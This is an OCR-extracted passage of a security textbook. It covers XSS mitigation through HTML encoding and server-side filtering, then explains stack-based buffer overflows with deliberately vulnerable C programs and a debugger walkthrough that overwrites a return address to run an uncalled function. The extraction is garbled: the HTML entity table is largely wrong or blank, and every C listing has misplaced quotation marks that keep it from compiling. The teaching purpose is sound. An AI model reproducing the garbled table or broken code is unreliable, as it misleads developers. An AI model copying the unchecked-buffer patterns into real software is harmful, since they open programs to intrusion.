Because this application has permitted the use of the % symbol, filtering routines that look explicitly for either the greater than or less than symbol will not find them, and characters that were prohibited can still be used. With the filtering routine bypassed, a site is again vulnerable to XSS attacks. It is therefore imperative that all user-supplied data is properly HTML encoded before it is used or displayed. Application of the *Server.HTMLEncode* method to the input data achieves the desired effect, as illustrated in Figure 21.6. Once this method is used, the source code appears as follows:

```
<h3>Your username: <font color="#FF0000"><b>$</b></
  font></h3>
<h3>Your password: <font color="#FF0000"><b>&amp;lt;
  &amp;gt;</b></font></h3>
```

TABLE 21.3 HTML Character Entity References

<	<	>	>	Â	Â
Æ	Æ	Á	Á	Ã	Ã
À	À	Å	Å	Ð	–
Ä	Ä	Ç	Ç	È	È
É	É	Ê	Ê	Î	Î
Ë	Ë	Í	Í	Ñ	Ñ
Ì	Ì	Ï	Ï	Ò	Ò
Ó	Ó	Ô	Ô	Ö	Ö
Ø	Ø	Õ	Õ	Û	Û
Þ	◊	Ú	Ú	Ý	Ý
Ù	Ù	Ü	Ü	æ	æ
á	á	â	â	ã	ã
à	à	å	å	é	é
ä	ä	ç	ç	ð	≤
ê	ê	è	è	î	î
ë	ë	í	í	ñ	ñ
ì	ì	ï	ï	ò	ò
ó	ó	ô	ô	ö	ö
ø	ø	õ	õ	ú	ú
ß	ß	þ		ü	ü
û	û	ù	ù		
ý	Δ	ÿ	ÿ	-	
	¡	-	£	¦	≠
¤	??????	¥	¥	©	©
§	§	¨	¨	¬	¬
ª	ª	«	«	-	
	®	-	¯	²	∑
°	°	±	±	µ	µ
³	³	´	´	¸	¸
¶	¶	·	·	»	»
¹	¹	º	º	¾	Ω
¼	¼	½	∫	÷	÷
¿	¿	×	∞	"	“
¢	¢	&	&		




FIGURE 21.6 The Output when Using *Server.HTMLEncode* on the User-Supplied Input

Notice how the input, which was "%26lt%3B%26gt%3B," has been transformed into "<>." Characters that are entity references have been encoded using their entity reference representation (this is the purpose of HTML encoding). Similarly, if input is being written within a tag, it should be URL encoded (*Server.UrlEncode*).

The third part of sanitization is the most important — it is the filtering mechanism that is implemented within the site. Fortunately, there is a vast array of intrinsic functionality contained in almost every Web programming language that allows the developer to filter data by using regular expressions. Regular expressions are extremely powerful; they allow you to search for patterns or characters within a larger string sequence, and they often provide functionality that allows you to make character replacements. Whether VBScript, JavaScript, PERL, Java, or even C#, a programmer can easily implement regular expressions. If regular expressions are too complex to understand (as the pattern matching syntax is sometimes convoluted to read), you can, at a bare minimum, use a series of *if* statements to determine whether or not a character is contained within a string (e.g., VBScript has the *Instr* function for this purpose; the C# equivalent is the *indexOf* function; the C language provides *strstr*) and what appropriate action should be taken. There is simply no excuse for not applying some type of filter on user input.

Of course, all the filtering in the world will make no difference whatsoever if the filtering occurs solely on the client. All too often, Web developers push their validation algorithms only onto the client using JavaScript code. An intelligent hacker, realizing this, will view the source of the page and save it locally. After modifying the page by ripping out all the validation code, the hacker will load the page locally and then submit the data to your server for processing — unvalidated.

Without proper server-side validation, prohibited characters will once again find their way into the site. Hence, client-side validation alone is not enough to avoid XSS attacks. Additionally:

- As input is filtered, add a length check to each field. Implement a policy whereby all input fields are truncated to a maximum length (this length is very much site dependent and separate consideration will need to be made for textarea input types). The purpose of this strategy is fairly straightforward: assuming that the hacker is able to usurp your prohibition of specified characters, the amount of code that can be injected is limited to this maximum length. The short snippet of JavaScript code that was previously introduced to capture the usernames and passwords of Auerbach's eJournal subscribers was 90 characters! Very seldom will simple input types require this much data. And as a reminder, validation needs to be performed on the server.
- If you are using Internet Information Server (IIS), consider deploying a Web server solution such as Microsoft's Urlscan. This application is an ISAPI filter that screens all incoming requests to the server and filters them based on rules that an administrator can manage. You can download the latest version of this utility, version 2.5, from http:// www.microsoft.com/downloads/details.aspx?FamilyID=f4c5a724-cafa-4e88-8c37-c9d5abed1863&DisplayLang=en. Urlscan should be used in conjunction with server-side site validation of user input. This approach forms a layered defense that is ultimately much more effective in preventing attacks than implementation of just one method or the other would end up providing.

Conclusion

With the focus of application development turning to the Web, new vulnerabilities are being discovered in software. XSS attacks are a relatively new class of vulnerability, but identification and proposed solutions were identified almost three years ago. Despite this recognition and the long lapse of time, this vulnerability remains as persistent and elusive today as it did then. Whether that is due to poor programming practices, a developer's dependence on tools to do the right thing, or the lack of utilities that can help in identifying such problems remains to be seen.

Unfortunately, there is no simple solution. Asking the client to modify the settings on their browser, as was proposed by the initial CERT advisory, is just not a realistic option. Rather, precluding XSS attacks has become a development work item — each and every time a Web application is built, the same

considerations and filtering implementations need to be made. It is well worth the time, effort, and cost to develop reusable code that can be used across all your various projects. Failure to do anything leaves you and your site visitors potentially susceptible to XSS attacks.

While XSS attacks may merely be an inconvenience by altering the format of a Web page, as we have seen, much more dire effects can easily be attained. There is always the possibility of stealing sensitive information, whether that information is input supplied by the user or is contained in the cookie that was issued to that user. By following the mitigation guidelines that were previously discussed, the likelihood that your site will be exploited using XSS is significantly reduced.

Notes

1. XSS is the preferred acronym for Cross-Site Scripting, so as to avoid confusion with Cascading Style Sheets (CSS), a technology that allows a Web author to determine how various elements on a Web page appear.
2. http://www.idefense.com/advisory/08.19.02.txt.
3. http://www.securiteam.com/securitynews/6A00L0K6AE.html.
4. %20 is the URL encoding for a space. The language parameter is not necessarily required because most browsers default to JavaScript when a script language is not explicitly specified.
5. Netscape's JavaScript guide can be found at http://wp.netscape.com/eng/mozilla/3.0/handbook/javascript. This guide provides an enumeration of all intrinsic page objects and documents their various properties and methods. Microsoft provides a comparable DHTML reference guide, which can be found at http://msdn.microsoft. com/workshop/author/dhtml/reference/objects.asp.
6. For a more complete discussion of URL encoding, see http://www.blooberry.com/indexdot/html/topics/urlencoding.htm.

Stack-Based Buffer Overflows

Jonathan S. Held

A Missed Opportunity

In the past 25 years of computing, no computer-related subject has received nearly as much focus or media attention as did the Year 2000 Bug (Y2K). Unfortunately for the technology industry, the vast majority of this attention was highly caustic and critical, although some of it was well deserved. Around the world, large and small companies alike were preparing for the rollover to a new millennium, an event that some had predicted would pass largely unnoticed while others feared it would open up a Pandora's box, bringing with it historic tales of unimaginable catastrophe.

While some companies were well prepared to deal with the Y2K issue, many were not, and some gave new meaning to the term "procrastination." Dealing with the thorny issue of date representation had its own array of seemingly insurmountable issues — billions of lines of programming code required comprehensive review. In some instances, the code base being reviewed was well written and very well documented; but more often than not, it was not. Adding to the complexity of the problem was the use of older, archaic programming languages — relics of computing history that few modern software architects were proficient or experienced in using.

Y2K occurred because computer programmers, in their infinite wisdom decades ago, decided to represent dates using a data structure that required only six digits (bytes). The representation was chosen because it saved storage space at a time when memory usage carried with it a premium price. It is not that the representation of dates in such a manner did not go without due consideration — it is just that virtually every programmer was willing to wager the same bet: there was absolutely little to no likelihood that the software they were writing would still be around, much less used, 20 to 30 years later.

The beginning of the new millennium is now two years into our past. While we have not witnessed any significant problems related to Y2K, perhaps now is the appropriate time to do some reflection and look at a truly golden opportunity that was completely missed. For all the ominous tales that came with Y2K, the one computing "bug" of celebrity status never materialized into anything more than a footnote in the chronicles of history (although at estimates of $114 billion to fix the problem, it is quite an expensive footnote [http://www.cnn.com/TECH/computing/9911/18/114billion.y2k.idg]). No other computer topic of the 20th century was more widely discussed or analyzed. Registering 2,040,000 "hits" on the Internet search engine Google, few topics, if any, come even close to Y2K (even a search on *pornography* nets only 1,840,000 hits).

The most pragmatic and common approach to broaching the Y2K problem was to painstakingly perform a line-by-line code review of existing software applications. Tedious and time-consuming to do, it was the opted approach used by many. In cases where the volume of code was manageable and time permitted, a more ambitious effort was often undertaken to perform an engineering overhaul, whereby the entire application or portions of it were completely rewritten for a variety of reasons. Either way, the




FIGURE 22.1 Security Advisories Issued due to Buffer Overflow Vulnerabilities

excessive time and money spent in solving Y2K quite possibly obscured the largest source of security vulnerabilities that exist in computing today — that of the buffer overflow.

While the implications of Y2K were widely publicized and well recognized, the resulting effort that ensued in correcting the problem vastly shortchanged computer security. Y2K was a once-in-a-lifetime occasion for performing a code security review, with the cost largely absorbed under the umbrella of a nonsecurity-related event, but little to absolutely no emphasis was placed on doing so. It was the greatest chance for the software industry to collectively make their code more secure, but the conclusion was made that Y2K was neither the time nor the place for such an undertaking. Consequently, the opportunity to tame the biggest computing threat of the past decade simply passed us by. And while the state of computer security today may be no worse off than it was before Y2K, it is not to say that it could not have been significantly improved.

If one is to judge solely by statistics, then the figures are genuine cause for concern. The number of security advisories related solely to buffer overflow errors has either been constant or increased during the past five years, as shown in Figure 22.1, indicating that the issue is not being adequately addressed through educational awareness and it is not being identified during software testing.

The end result is that systems are fielded containing these undiscovered flaws, which, once found, end up with a cumulative cost of billions of dollars to remedy. The last two major viruses that took advantage of buffer overflow vulnerabilities, Nimda ($365 million) and Code Red ($2.62 billion), cost as much as the Yugoslav conflict ($3 billion). Even more recently, the Spida worm began its exploit of unchecked buffers in Microsoft's SQL Server text formatting functions (at the time this chapter was written, the Spida worm was just discovered and no cost estimate as to the damage it was in the process of causing was available). What these facts should convey is quite clear: buffer overflows are the leading computer security culprit of the past decade and will likely remain so for the decade to come. The reasons why will be shown shortly. Suffice it to say for now that the reason is the relative ease with which the vulnerability can be exploited.

History

The buffer overflow vulnerability is nothing new, although the publicity and accompanying notoriety associated with exploits performed in such a manner is only a relatively recent phenomenon. The first notable buffer overflow vulnerability that reached stardom status came in 1988, when a 23-year-old

doctoral student at Cornell University by the name of Robert Tappan Morris wrote a 99-line program that was later dubbed the Morris Internet worm (it was originally coined the RTM worm). While the Internet in 1988 was mostly a conglomeration of university and military computers numbering approximately 60,000 (as opposed to millions today), the worm still managed to make its way from one computer to another, ultimately infecting approximately 6000 UNIX machines (10 percent of the Internet). Although the author of the worm was caught and convicted, there are a number of ironies in the way the story ends; of the estimated $98 million in damage caused by the worm, Morris was fined $10,050 plus the cost of his supervision, received three years probation, and had to perform 400 hours of community service. In early 1998, he sold a start-up company to Yahoo for $49 million. But perhaps the biggest irony of all was that his father worked for the National Security Agency as a computer scientist at the time the worm wreaked its havoc.

Morris' worm exploited systems in one of three ways: (1) it took advantage of a hole in the debug mode of the UNIX *sendmail* program; (2) it infiltrated machines by using a buffer overflow vulnerability discovered in the *fingerd* daemon, a program responsible for handling finger requests; and finally, (3) once it successfully invaded a machine, it used *rsh/rexec* in an attempt to break into and infect trusted hosts. While all of the techniques employed by the worm are interesting to analyze, it is the *fingerd* attack that is the most interesting, especially because this exploit is where the worm had the majority of its success. In this attack, the worm connected to the *fingerd* daemon and sent data across the pipe from which the daemon read. *Fingerd* did not limit the amount of input it would read, but internally, it provided a buffer only large enough to hold 512 bytes of data. Send too much data, and it is like trying to put a gallon of water in a glass that can only hold a cup — the excess data (or water) has to go somewhere. In the case of the Morris worm, the data ended up smashing the stack and appending a command that was then executed by the machine.

One of the most intriguing aspects of the Morris worm was the fact that it did not end up causing more damage than what it did. Once the damage was contained and systems were fixed, the Internet remained a largely safe playground. Similar attacks went virtually unheard of for many years following the momentous 1988 worm. In fact, it was not until almost six years later that another buffer overflow attack made its way into the headlines. In 1994, a buffer overflow vulnerability in the National Center for Supercomputing Applications' (NCSA) 1.3 Web server allowed attackers to trick the server into running *shell* commands. The error stemmed from the way in which the *httpd* server parsed a requested Uniform Resource Locator (URL) — it only allowed 256 characters for the document root but did not check the request it was processing before pushing the data into the fixed-size buffer.

Even with the NCSA vulnerability made public, it was not until two years later that buffer overflow attacks found their way into mainstream computing. The event that really fueled the fire came in 1996 with the publication of the article "Smashing the Stack for Fun and Profit." Written by Aleph One and appearing in the online hacker magazine *Phrack* (one can download the article from http://www.phrack.org/phrack/49/P49-14), the article goes into excruciating detail on the intricacies of exploiting buffer overflows.

Morris' worm was only a small prelude of things to come. As the Internet proliferated exponentially, so did the number of worms and viruses, occurring in part due to the availability of technical articles such as the one written by Aleph One. Unfortunately, there has been no sign of a slowdown in the number of buffer overflow advisories; software applications continue to contain these flaws, waiting only for the passage of time before they are exposed to the general public. Nimda, Code Red, and Spida are all relatively recent worms that quickly made their way through networked systems via various buffer overflow exploits. There are a variety of common, causative factors that directly contribute to this class of security problem, which this chapter addresses next. One point worth mentioning is that there is general consensus among those who have taken the time to evaluate the best means for solving this particular problem: they uniformly believe that the single, most effective means for preventing such attacks is to simply follow good programming practices. Unfortunately, the solution is not quite as black and white or as simple as some would have us believe.

TABLE 22.1 Where Is the Vulnerability in this Code?

```
#include <stdio.h>
int main()
{
  const int MAX_SIZE = 256;
  char buffer[MAX_SIZE];
  printf("Enter your first name: ");
  scanf("%s," buffer);
  printf("Hello %s!," buffer);
}
```

Causative Factors

Perhaps the single, largest contributing factor to the vitality and continued existence of buffer overflows in applications today stems from the C programming language. Originally designed in the early 1970s in parallel with the development of the UNIX operating system, C was a structured programming language, very much different from today's object-oriented languages such as Ada, Java, C#, and C++. It was not until the latter part of the 1970s, when UNIX was being ported to C to make it more extensible and available to other architectures, that the language made its mark on programmers. As the number of C compilers for non-UNIX machines increased, the language became the programmer's *lingua franca*.

While the C programming language is conducive to an environment potentially rich with buffer overflow vulnerabilities, the programmer is equally culpable. Systemic, poor programming practices in conjunction with the use of the language (as well as C++) have virtually ensured that the problem persists today. There are alternative, more security-conscious environments in which one could write applications and mitigate, or altogether eliminate, this problem; however, working in such an environment comes at significant cost to performance that real-time applications cannot afford to incur.

To understand fully the nature and context of the buffer overflow, consider the extremely simplistic program shown in Table 22.1. There is very little to this program; a quick glance at the code reveals that it merely prompts the user to enter his first name and then echoes a polite greeting back to the standard output (console). If the flaw in this code is not immediately obvious, ask yourself the following questions:

- What happens if someone's first name is more than 255 characters?
- What is the problem if someone entered a 256-character first name?
- What happens if someone inputs Chinese characters?

The answers to these questions all allude to potential sources of error that can easily result in buffer overflow problems. If someone enters more than 255 characters and no explicit bounds checking has been performed (i.e., one just stuffs the buffer with the input provided), then one gets into a situation where the excess data ends up doing some very bad things. To understand what occurs in such a scenario, one needs to have some knowledge of computer architecture; namely, what a stack is, what information can be found on a stack, and how it works. The good news is that this is not extremely difficult to learn. Additionally, once familiar with the concepts, one will know how buffer overflow vulnerabilities work on all computer systems — all architectures today support the notion of a stack. This subject is discussed in detail in the section that follows.

With regard to the second question (i.e., why an input string of 256 characters is problematic for a buffer that apparently allocated space for 256 characters), the answer is found by looking at the programming language. Strings in C and C++ are composed of the characters that make up the string in addition to a null terminator, represented as '\0', which effectively marks the point at where the string ends. Consequently, a declaration such as *buffer[256]* leaves only enough room for 255 characters (or bytes). If one uses a library function such as *scanf* and copies a 256-character string into the input buffer, 257 bytes of data are copied — the 256 characters that were entered and the null terminator, which is automatically appended to the string. Unfortunately, *scanf()* is not the only careless library function

TABLE 22.2 Supporting Unicode Character Input

```
#include <wchar.h>

int main()
{
  const int MAX_SIZE = 256;
  wchar_t buffer[MAX_SIZE];
  wprintf(L"Enter your first name: ");
  wscanf(L"%s," buffer);
  wprintf(L"Hello %s!," buffer);
  return 0;
}
```

available for use — neither *strcat()*, *strcpy()*, *sprintf()*, *vsprintf()*, *bcopy()*, nor *gets()* check to see if the stack-allocated buffer is large enough for the data being copied into it. Also as dangerous is the use of *strlen()*, a library function that computes the length of a string. This function performs its computation by looking for the null terminator; if the null terminator is missing or lies beyond the bounds of the buffer, one is likely dealing with a string length one did not anticipate and could very well propagate additional errors into other locations within the program. As a C or C++ programmer, opt to use alternative functions such as *strncpy()*, *strncat()*, and *fgets()*.

A third potential source of error that can cause buffer overflow vulnerabilities is related to character representations. To allow users to provide input using a language other than English, traditional single-byte ANSI characters cannot be used. Rather, a programmer has to provision for using a multi-byte character set, such as Unicode. Unicode characters are double-byte (each character is two bytes as opposed to one). The functionality for using Unicode characters in C is encapsulated in the *wchar.h* library. Potential problems frequently arise when buffers of various declared types, such as *char* (ANSI) and *wchar_t* (Unicode) are intermixed in code (namely, the size of the buffer is improperly computed). To preclude this particular problem, there are two available options from which to choose:

1. *Refrain from using both data types within the same application.* If there is a globalization requirement (i.e., there is a need to support a variety of languages for user input), only use the *wchar.h* library (ensure there are no references to *stdio.h*). The code illustrated in Table 22.1 appears in Table 22.2, slightly modified to demonstrate how the same program can easily be rewritten to explicitly handle Unicode input.
2. *Use another programming language, such as Java, Visual Basic.NET, or C#.* These languages always use the Unicode representation for both characters and strings, ensuring that the programmer does not have to worry about character set representations or underlying data types.

The dangers posed by buffer overflows are likely still a mystery, so continue reading. The next section of this chapter takes a close look at the anatomy of a buffer overflow. In particular, it examines the stack, and the reader witnesses first-hand how this particular problem translates from something seemingly simple and innocuous into something dangerously exploitable.

An Anatomical Analysis

For those familiar with algorithmic data structures, the explanation of the stack data structure is repetitive; but in order to understand the association between the stack and how it plays an integral part in the exploitation of buffer overflows, a brief explanation is required. Quite simply, a stack is a dynamic data structure that grows as items are added to it and shrinks as items are removed. It is equivalent in many ways to both an array and a linked list, a data structure that has a head and a tail and where each item in the list maintains a reference that points to the next item (if there is not a subsequent item, the reference is said to be grounded, or set to null).

TABLE 22.3 Echoing the Number a User Entered to the Standard Output

```
1: void WhatNumber(int number)
2: {
3:    printf("The number entered was %d\n," number);
4:    return;
5: }
6: int main()
7: {
8:    int  number;
9:    printf("Type in a number and hit <enter>: ");
10:    scanf("%d," &number);
11:    WhatNumber(number);
12:    return 0;
13: }
```

The difference between a linked list and a stack is merely the way in which the data structure is managed. A stack is based on the queuing principle First-In Last-Out (FILO), whereby items that are added first to the stack are the last ones to be removed (similar to piling dishes one on top of the other). The programmer ultimately decides the manner in which the stack is managed; he may choose to add all new items to the front of the list or at the end, but no matter what decision is made, the addition (push) and removal (pop) of items is always done the same way. Similarly, an array could be conceptually represented as a stack if a programmer always places new items to the right of the last item in the array and removes the last item from the array when a *pop* operation is performed. Stacks are used in a variety of ways, including memory allocation, which is where the data structure is relevant to the discussion at hand.

Before today's sophisticated compilers, programmers had their work cut out for them; they were responsible for managing an application's stack, from its size to the data that was placed or removed from it. Code was written using assembly language, which the compiler would then take and translate into machine code. Working with assembly afforded a high level of control over processor operations, but it was extremely cumbersome and time-consuming to use. High-level programming languages eventually added a layer of abstraction to all of this, making it much easier for programmers to author their applications. The fact remains, however, that no matter how much abstraction is put into place to facilitate programming, code is still translated into an equivalent set of assembly instructions and invariably makes use of a stack.

To understand how program execution parallels that of the stack data structure, consider the code shown in Table 22.3. This program does two things: it prompts the user to enter a number and it echoes the input value back to the standard console. There is nothing particularly elaborate about this program, but of interest here is the dynamic structure of the stack and how it changes during program execution.

Items pushed onto the stack include local variables and the return address of function or procedure calls as well as their parameters. The return address represents the memory location of the next instruction to execute after the function or procedure returns. As one might expect, as local variables go out of scope and functions or procedures return, these items are popped from the stack because they are no longer required. Other information added to the stack at the time that function or procedures are called includes the stack frame pointer (also commonly referred to as the stack base pointer, *ebp*).

To conceptually visualize the dynamic nature of a stack, one can map the contents of the stack for the program shown in Table 22.3. The entry point of this program begins on line 6, with the function *main*. At this point in the program, the stack already has two items: the stack frame pointer for the function *main* and the local variable *number* that was declared on line 8. Nothing substantial, but something nonetheless. When we get to the next line, the stack changes once again. Added to the stack is another frame pointer (the frame pointer holds the value of the previous stack pointer), the return address of the *printf* function, and the string parameter passed as input to that function (**B** in Figure 22.2). This




FIGURE 22.2 A Stack Representation of the Program Shown in Table 22.3

function outputs the message *Type a number and hit <enter>* to the console and returns, at which point the items previously added to the stack are removed (**C** in Figure 22.2). The process of adding and removing items from the stack at various points within the program is illustrated in depth in Figure 22.2.

While this rendition of our stack may seem a bit innocuous, it is not. Items at the top of the stack typically have higher memory addresses than those at the bottom. Remember: the stack is a contiguous, finite set of memory blocks reserved for program usage. If a local variable, such as a buffer, goes unchecked, the extra data provided as input to the buffer is still written to memory, and that write operation can and most likely will overwrite other important stack data, such as *ebp* values or return addresses. The manner in which a buffer overflow is exploited follows the same *modus operandi* virtually every time: hackers carefully experiment and through trial and error to make a determination as to how much additional data needs to be provided to overwrite a return address. In lieu of that return address, they typically place the beginning address of the buffer. The processor will see this return address and then send control of the program to the beginning of the buffer. If the hacker has filled the buffer with assembly language instructions, these instructions are then executed. And even if the buffer is extremely small, the hacker can make due — there is not much assembly code involved in using the *LoadLibrary* Win32 API function to execute an arbitrary program (e.g., *format.exe*). While this chapter does not demonstrate how to fill a buffer with assembly language instructions (this requires a substantial amount

TABLE 22.4 An Unchecked Buffer Waiting to be Exploited

```
1:  #include <stdio.h>
2:  #include <string.h>
3:  void foobar()
4:  {
5:     char data[10];
6:     scanf("%s," data);
7:     printf("Entering foobar...");
8:  }
9:  void runme()
10: {
11:    printf("No one called me, so how did I run?");
12: }
13: int main(int argc, char* argv[])
14: {
15:    foobar();
16:    return 0;
17: }
```

TABLE 22.5 The Application Stack Prior to a Buffer Overflow

```
0012FF20  CC CC CC CC CC CC CC CC CC CC CC CC 80 FF 12
0012FF2F  00 FD 10 40 00 00 00 00 00 00 00 00 00 00 F0
```

of additional work beyond the scope of this chapter), it does look at a program that contains a buffer overflow vulnerability, analyzes its stack, and successfully calls a function that is never explicitly called by the code. The program is shown in Table 22.4.

Step through this code using Microsoft's Visual C++ 6.0 compiler to help understand buffer overflows. Thus, cut and paste or type the code shown in Table 22.4 into the compiler's Integrated Development Environment (IDE). Once this is done, set a breakpoint on line 15 of the application by placing the cursor on that line and hitting F9 (alternatively, one can right-click on the line and select the *Insert/Remove Breakpoint* option from the pop-up menu that appears). Run the program in debug mode (the default) by pressing F5 and execution will stop where the breakpoint was set. If one has understood previous discussion describing what information gets placed on the stack, then the explanation that follows will be fairly easy to follow. If not, take some time to review that material.

With the Visual C++ IDE, one can view many interesting details of the program — including the call stack, watches, registers, memory, and even the corresponding assembly language — by selecting the appropriate option from the *View->Debug Windows* menu. With the *Registers* window open, take note of the *ESP* value; this value represents the stack pointer. When the application starts, there is nothing of interest on the stack, but carefully look at the value of the *ESP* register and how it changes when one steps into (hit F11) the call to *foobar*. An inspection of the stack pointer (0x0012FF30) value reveals a return address in little-endian format of FD 10 40 00 (0x004010FD).

A yellow arrow should now be pointing to the left of the line that reads *char data[10]* in the *foobar* function. Hit F11 to step from one line to the next, and notice that the stack pointer changes again because room has been allocated from the stack to hold the buffer data. To find out exactly where within the stack the buffer resides, go to the watch window and type *data*. The value that is returned is the beginning address of the buffer in memory. This value, 0x0012FF20, is clearly within the region of the stack, just 16 bytes of data away from the return address. In fact, if one looks at what is in memory in that location, one gets a view similar to the one shown in Table 22.5. Several things should immediately be obvious:

TABLE 22.6 The Application Stack after a Buffer Overflow Has Occurred

0012FF20	61	61	61	61	61	61	61	61	61	61	61	61	61	61	61
0012FF2F	61	61	61	61	61	00	00	00	00	00	00	00	00	00	F0




FIGURE 22.3 Evidence of a Buffer Overflow Vulnerability under Windows 2000

1. There are 12 bytes of data that the buffer could use without causing any adverse problems for the application.
2. Next to our buffer, we have a stack frame pointer (the value 0x0012FF80).
3. Following the stack frame pointer is the return address 0x004010FD.

It therefore follows that if one were to provide 20 bytes of input, one would effectively overwrite not only the buffer, but the stack frame pointer and the return address as well. As an experiment, enter 20 *a*'s using the console (the *scanf* function is waiting for your input) and hit Enter.

Now take a look at what is currently in memory (Table 22.6); notice the stack is filled with 61s, the hex equivalent for the ASCII value 97 (which represents the letter "a"). When running in debug mode, nothing serious will occur; the Visual C++ runtime will merely complain that an access violation has occurred and the application will then terminate. However, when running this application in release mode (to switch to release mode, go to *Build->Set Active Configuration* and select *Release*), one notices a peculiar error dialog, illustrated in both Figure 22.3 and Figure 22.7.

While this example demonstrates that a buffer overflow vulnerability exists, the vulnerability in and of itself has not in any way been exploited. As an additional exercise, however, set a breakpoint at the end of the *foobar* function (Table 22.7). When the breakpoint is hit, in the watch window, take a look at the value of *data[16]*, the 17th element from the beginning of the buffer. Set the value of *data[17]* to 0x90. To decide what element to change and what value to set it to, type *runme* in the watch window and the answer will magically appear. The value of *runme* is 0x00401090 — this is the beginning address in memory of this function. The previous return address, which was 0x004010FD, has been altered so that the next instruction executed after *foobar* returns is the *runme* method! This then is how to get the *runme* function to mysteriously execute.

In Figure 22.5, the function *runme* is executed despite the fact that nowhere in the code is it explicitly called. This is just one of the many things that can be done in exploiting a buffer overflow.

Preventive Measures

The previous discussion provided a first-hand look at the potential dangers posed by stack-based buffer overflows attacks. The lingering question is: what can one do to prevent them from occurring? Previously discussed were some of the contributing factors that have enabled such exploits — chief among them was the use of extremely unsafe library functions. While completely eliminating the usage of such functions is a step in the right direction, this is likely impractical, especially when the code base is

